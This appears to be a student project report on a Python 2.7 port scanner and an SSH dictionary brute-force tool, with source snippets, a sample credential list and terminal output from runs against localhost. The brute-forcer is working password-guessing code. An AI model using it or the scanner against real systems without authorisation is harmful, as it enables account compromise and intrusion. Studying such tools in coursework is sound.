Port Scanner, SSH Bruteforce Tool in Python

Group Members

Wepngong Ngeh Benaiah	**FE12A191**
Esambe Elvis Njume	**FE12A056**
Nkeangnyi Tonia	**FE12A138**
Kingue Patrick	**FE12A087**
Takoungang Dieudonne	**FE12A172**
Naoussi Martial	**FE12A114**

Requirements:

Hardware

- RAM: 4GB
- Hard drive: 500GB
- Processor: 2.2GHz

Software

- Operating System: Windows 10 Home and Kali Linux 2.0
- Text Editor: Notepad++/gedit
- Language: Python 2.7
- Documentation: Microsoft Office Word

Flowchart



Figure 1: PortScanner flow



Figure 2: SSH Bruteforcer flow

Source Code Snippet

```
parser = argparse.ArgumentParser(description = desc, formatter_class=argparse.RawTextHelpFormatter)
parser.add_argument('host', metavar='H', help='Host name  you want to scan')
parser.add_argument('startport', metavar='P1', nargs='?', help='Start scanning from this port')
parser.add_argument('endport', metavar='P2', nargs='?', help='Scan until this port')
args = parser.parse_args()

host=args.host
ip = socket.gethostbyname(host)

if(args.startport) and args.endport:
    start_port = int(args.startport)
    end_port = int(args.endport)
else:
    flag = 1

open_ports = []
common_ports = {
    '21': 'FTP',
    '22': 'SSH',
    '23': 'TELNET',
    '25': 'SMTP',
    '53': 'DNS',
    '69': 'TFTP',
    '80': 'HTTP',
    '156': 'SQL-SERVER',
    '443': 'HTTPS',
    '993': 'IMAP-SSL',
    '995': 'POP3-SSL',
    '3306': 'MYSQL',
    '8443': 'PLESK',
    '10000': 'VIRTUALMIN/WEBMIN'
}
```

```
    def check_port(host, port, result = 1):
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(0.5)

            r = sock.connect_ex((host, port))
            if r == 0:
                result = r
            sock.close()
        except Exception, e:
            pass
        return result

    def get_service(port):
        port = str(port)
        if port in common_ports:
            return common_ports[port]

        else:
```

```
    try:
        print "Scan in progress.."
        print "Connecting to Port: ",

        if flag:
            for p in sorted(common_ports):
                sys.stdout.flush()
                print p,
                response = check_port(host, p)
                if response == 0:
                    open_ports.append(p)
                if not p == end_port:
                    sys.stdout.write('\b' * len(str(p)))

        else:
            for p in range(start_port, end_port+1):
                sys.stdout.flush()
                print p,
                response = check_port(host, p)
                if response == 0:
                    open_ports.append(p)
```

Figure 1: Portscanner code snippet

```
import paramiko, sys, time, threading

if len(sys.argv) < 3:
    print "Usage: %s IP /path/to/dictionary" %(str(sys.argv[0]))
    print "Example: %s 10.0.0.1 dict.txt" %(str(sys.argv[0]))
    print "Dictionary should be in user:pass format"
    sys.exit(1)

ip = sys.argv[1]; filename = sys.argv[2]

fd = open(filename, "r")

def attempt(IP,Username,Password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        ssh.connect(IP, username=Username, password=Password)
    except paramiko.AuthenticationException:
        print '[-] %s:%s fail!' %(Username, Password)
    else:
        from termcolor import colored
        print colored('[!] %s:%s is CORRECT!' %(Username, Password), 'green')
    ssh.close()
    return

print '[+] Bruteforcing against %s with dictionary %s' %(ip, filename)
for line in fd.readlines():
    username, password = line.strip().split(":")
    t = threading.Thread(target=attempt, args=(ip, username,password))
    t.start()
    time.sleep(0.3)

fd.close()
sys.exit(0)

```

Figure 4: Bruteforcer code snippet

```
user:pass
admin:password
guest:password1
tonie:test
admin:admin
root:root
tester:you
tester:hard_password
tester:Hard_Password

```

Figure 5: Dicitionary file

Output

Command Prompt

```
++++++++++++++++++++++++++++++++++++++++
        Just a Port Scanner...
++++++++++++++++++++++++++++++++++++++++
Scanning started at 01:14:43 PM
Scan in progress..
Connecting to Port:  300
Scanning completed at 01:17:09 PM
========================================
        Scan Report: 127.0.0.1
========================================
Scan Took 2.43305000067 Minutes
Open Ports:
        21 FTP: Open
        25 SMTP: Open
        79 Unknown Service: Open
        80 HTTP: Open
        105 Unknown Service: Open
        106 Unknown Service: Open
        110 Unknown Service: Open
        135 Unknown Service: Open
        143 Unknown Service: Open

C:\Users\lilyf\Desktop\Scripts>
```

Portscanner

root@Elkaline: ~/Desktop/Scripts

File Edit View Search Terminal Help

```
root@Elkaline:~/Desktop/Scripts# python sshbrute.py localhost diction.txt
[+] Bruteforcing against localhost with dictionary diction.txt
[-] user:pass fail!
[-] admin:password fail!
[-] guest:password1 fail!
[!] tester:Hard_Password is CORRECT!
[-] tonie:test fail!
[-] admin:admin fail!
[-] root:root fail!
[-] tester:you fail!
[-] tester:hard_password fail!
root@Elkaline:~/Desktop/Scripts#
```

SSH Bruteforcer